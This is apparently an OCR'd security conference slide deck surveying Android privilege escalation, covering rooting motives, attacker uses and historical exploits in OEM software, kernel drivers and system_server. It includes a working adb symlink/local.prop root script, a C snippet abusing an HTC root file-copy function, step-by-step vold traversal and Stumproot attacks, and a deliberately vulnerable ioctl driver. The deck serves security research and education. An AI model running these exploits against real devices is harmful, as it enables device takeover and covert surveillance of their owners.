Current State of Android Privilege Escalation

Ryan Welton
Marco Grassi

Who are we?

Ryan Welton

Twitter: @fuzion24

Security Research @ NowSecure

Marco Grassi

Twitter: @marcograss

Security Researcher at KEEN Team


Former Security Researcher at NowSecure

What is privilege escalation?

In general, it means gain more capabilities than you were granted.


Android applications run in a sandbox as separate Linux users. Applications communicate with services via IPC to accomplish things and restricted by the permission model.


Escalating privileges can include gaining code execution in mediaserver (as does stagefright bugs), system_server (as system user), or the ultimate privilege escalation: root with a good selinux context.



Why would you want to root your device?

- Devices ship very locked down
  - Remove carrier/OEM bloatware
  - Install custom ROM like Cyanogenmod
  - Enable restricted features like WiFi tethering
- Change the behavior of applications. Using injection framework like xposed
  - Remove advertisements and tracking from applications (minminguard)
  - Restrict data on app-by-app basis (Xprivacy)
  - Hijacking Google IAPs =D
- Root applications
  - Call recorder
  - Change/modify/backup application data
  - Ability to inspect the device to look for (other) vulnerabilities





Privilege Escalation vulnerabilities can harm you

- Malevolent applications
  - Gain full control of the phone and run a service that connects to c&c (RAT)
  - Encrypt all app data, images, etc. and hold hostage for Bitcoin (ransomware)
  - Stealth stalking of user / pervasive monitoring
    - Report user location
    - Monitor camera/video/audio
    - Listen to phone calls
    - Monitor SMS
- Law enforcement
  - Forensically look at emmc
  - Grab private application data
  - Sidestep lockscreen (in some cases)

]HackingTeam[

cellebrite

delivering mobile expertise

History of Android Exploitation

- Symlink/logic bugs
- OEM Framework bugs
  - Stumproot
  - Weaksauce
  - Samsung Keyboard RCE
- Weak kernel drivers with large attack surface
  - MSM Camera/audio drivers
  - QSEE driver / Diag Driver

```
adb shell "rm /data/gpscfg/gps_env.conf 2>/dev/null"
adb shell "ln -s /data /data/gpscfg/gps_env.conf"
echo "[*] Rebooting device..."
adb reboot
echo "[*] Waiting for device to reboot..."
adb wait-for-device

adb shell "echo 'ro.kernel.qemu=1' > /data/local.prop"
echo "[*] Rebooting device again..."
adb reboot
```

Past Exploits

- ln -s /data/ <world writable root owned file>
- adb reboot
- echo ‘ro.kernel.qemu=1’ > /data/local.prop
- adb reboot
- ???
- profit


```
adb shell "rm /data/gpscfg/gps_env.conf 2>/dev/null"
adb shell "ln -s /data /data/gpscfg/gps_env.conf"
echo "[*] Rebooting device..."
adb reboot
echo "[*] Waiting for device to reboot..."
adb wait-for-device

adb shell "echo 'ro.kernel.qemu=1' > /data/local.prop"
echo "[*] Rebooting device again..."
adb reboot
```

Kernel Exploitation - Weak kernel drivers

Qualcomm has market dominance. Kernel bugs here affect most devices.

IOCTLs that result in write-what-where, uncontrolled mmap, out of bounds array index, etc..

These bugs in device drivers (MSM Camera) were previously touchable via an unprivileged app



```
CommandHandler handlers[] = {
    {
      .runHandler = &doNothingIntializer
    },
    {
      .runHandler = &doNothingIntializer
    }
};

long ai_ch_ioctl(struct file *filp,
                 unsigned int cmd,
                 unsigned long arg)
{
 unsigned int handler_index = arg;

  switch (cmd) {
    case RUN_COMMAND_HANDLER:
       handlers[handler_index].runHandler();
       break;
    default :
       printk("Unknown ioctl cmd: %d", cmd);
       return -1;
  }
  return 0;
}

struct file_operations device_fops = {
  unlocked_ioctl: ai_ch_ioctl
};

static struct miscdevice vuln_device = {
       minor: MISC_DYNAMIC_MINOR,
       name: "array_index",
```


Kernel Exploitation

Create a service that interacts with the device drivers. Make apps request a permission to interact with that service and not directly to the device driver.

As the device driver attack surface shrinks, we've seen a move to exploit more generic vulnerabilities: Futex bug (towel root) / UAF in linux socket (ping pong)

These bugs are touchable from within the sandbox (in the case of towelroot, a very restricted sandbox)

PINGPONG ROOT



TOWELROOT

OEM Modifications are disastrous (1/∞)

Diversification in a software ecosystem is not advantageous as it is in bio ecosystem

AOSP is generally much more secure than any particular OEM. Divergence from AOSP causes longer patching cycles, slower updates, and a shorter lifespan.

There are advantages to being able to quickly apply and release patching cycles. Heavy modifications that deviate from AOSP require extra time and energy to patch.

Practical Android Exploitation by @jcase is a good resource for OEM bugs

Stumproot


- The emmc (/dev/block/mmcblk0) is writable by “lg_fota” group
- The group is added to any unprivileged app by requesting the permission: “com.lge.permission.ACCESS_LGFOTA”
- Search the emmc and replace a few lines of one of the shell scripts init runs
- Reboot to root

Weaksauce

- Unix socket (/dev/socket/dmagent) ran by root process (dmagent) opens and listens to commands
- CopyFileCtl copies files as root from arbitrary source to arbitrary destination

```
void * systemAccessLib = dlopen("/system/lib/libdm-systemaccess.s
check(systemAccessLib != NULL, "Failed opening ");
printf("[+] Found system access library\n");

rootCopyFile = dlsym(systemAccessLib, "CopyFileCtl");
check(rootCopyFile != NULL, "Error finding necessary function");
printf("[+] Found CopyFileCtl symbol\n");

system("echo 1 > /data/local/tmp/dummy");
printf("[+] Using HTC backdoor to copy file as root\n");
rootCopyFile("/data/local/tmp/","dummy", "/sys/kernel/", "uevent
```

htc
quietly brilliant



Samsung / Swiftkey Remote Code as System


- Samsung signed code from Swiftkey to run as system user
- Blindly download and extract Zip file with directory traversal
  - Arbitrary file write as system user
- Overwrite dalvik-cache for system application
- Remote code execution as system user


```
>> GET http://skslm.swiftkey.net/samsung/downloads/v1.3-USA/az_AZ.zip
      ← 200 application/zip 995.63kB 1.05s
```

Samsung Keyboard by Swift runs as System user! (Why?)

```
➜ ~  aapt d xmltree SamsungIME.apk AndroidManifest.xml | grep shared
    A: android:sharedUserId(0x0101000b)="android.uid.system" (Raw: "android.uid.system")
```

Samsung / Swiftkey Remote Code as System




Link: https://www.youtube.com/watch?v=uvvejToiWrY

Samsung RCE from “endpoint security”

pwn2own was won on the S5 because of OEM framework customizations.

Samsung added Absolute’s “persistent endpoint security” to the framework

An intent from UID 1000 gains you arbitrary method invocation with arbitrary args




Android Volume Daemon Directory Traversal

Android Secure containers did not properly sanitize the container id and followed symlinks

You could use this to mount over any folder on the system

- Create a symlink : /data/local/tmp/blah.asec -> /sbin/
- Create and mount a container named ../../../../../data/local/tmp/blah with vdc asec create
- Write a patched adbd to /sbin/
  - adbd is ran as root by init
- Restart adbd and your binary is ran



Android Volume Daemon Directory Traversal (cont'd)

selinux policy properly blocked vold directory traversal without vold being patched in 4.4.3

Motorola modified (read: broke) this policy and allowed allowing the device to affect later versions of Android than it should have. This allowed the vold directory traversal to work on later versions of android that it should have: [Motorola Pie Root]

OEM bugs/backdoors on Nexus devices

LG devices have a “Download Mode” which speak a proprietary protocol


The device can be booted into this mode and part of the protocol is sending shell commands

An attacker can then easily grab data off a victim’s device in the case of an unencrypted disk

Even when encryption is used, evil-maid attack could be performed or encrypted disk could be pulled and bruteforced -- fairly easy with pins/patterns

LG

OEM bugs/backdoors on Nexus devices (cont'd)



Loose signing keys

OEMs can sign third party applications

This greatly increases the attack surface as these apps have capabilities that normal applications cannot request

If these apps have issues, your device is less secure

Applications are not as tightly audited as they should be

Loose signing keys - Cont’d

Certifi-gate, presented at BH USA 2015 by Check Point


Independently found by us in July in the TeamViewer application plugin for Samsung devices.

The plugin is signed with the OEM keys to access permissions protected with the “signature” access level, to inject events and grab the screen.

They completely screwed up the IPC authentication, relying on a custom implementation.

Loose signing keys - Teamviewer

- A privileged add on is signed by every OEM that ‘bought into’ Teamviewer
- X509Certificate.getSerialNumber() is used to check if the calling application is ‘signed’ properly
- The serialNumber of an x509 cert can be arbitrarily set -- create your app and set the serial
- The vuln is kind of lame as it only gains you local touch input injection and screen cap
- Our POC is located at github.com/fuzion24/teamviewerpoc




Loose signing keys - Cont’d

Cisco AnyConnect -- signed as a system app with a busybox binary it wrote to disk


An BackupManagerService vulnerability was exploited that restored malicious busybox binary over the original

While Cisco Anyconnect wasn’t the root cause of this issue, exploitation would have been more difficult without this app being signed with more privileges



Attacking system_server

- system_server runs as system user
- system is the closest thing to root on android
  - Very few resources that you can't access with system
    - Access GPS/Camera/Mic/SMS
    - Can load kernel modules?!! in some cases
- Large attack surface
- Not particularly hardened or difficult to exploit
  - Forked from zygote -- same memory layout as all apps



Attacking system_server (cont'd)

- system_server is also a very valuable target as a stepping stone to root
- After system_server exploitation, you have a much larger attack surface
- @retme7 did this with CVE-2014-7911 and CVE-2014-4322
- app -> system_server -> kernel

- CVE-2014-7911 is a serialization issue in system_server → exploit to get system
- CVE-2014-4322 is a bug in /dev/qseecom which requires system user to access

Attacking system_server (cont'd) - CVE-2015-1528

- Integer overflow leading to heap corruption
- Multi-stage exploit of heap corruption
- mediaserver is not forked from zygote so ASLR bypass is a bit tricky
- surfaceflinger runs as system but needs a better selinux context, hence the jump to system_server
- Paper and POC





Figure 3. Get system_server permission by three steps

```
shell@shamu:/ $ ps -Z  | grep mediaserver
u:r:mediaserver:s0            media     1717  1     /system/bin/mediaserver
shell@shamu:/ $ ps -Z | grep surface
u:r:surfaceflinger:s0         system    258   1     /system/bin/surfaceflinger
shell@shamu:/ $ ps -Z | grep system_server
u:r:system_server:s0          root      1850  1725  xposed_service_system
u:r:system_server:s0          system    2173  1725  system_server
```

Serialization Issues

First published issue of this kind in 2014 was **CVE-2014-7911** on FD mailing list



Full Disclosure mailing list archives

By Date By Thread Google™ Custom Search Search

CVE-2014-7911: Android <5.0 Privilege Escalation using ObjectInputStream

From: Jann Horn <jann () thejh net>
Date: Wed, 19 Nov 2014 02:31:15 +0100

In Android <5.0, java.io.ObjectInputStream did not check whether the Object that is being deserialized is actually serializable. That issue was fixed in Android 5.0 with this commit:
<https://android.googlesource.com/platform/libcore/+/738c833d38d41f8f76eb7e77ab39add82b1ae1e2>

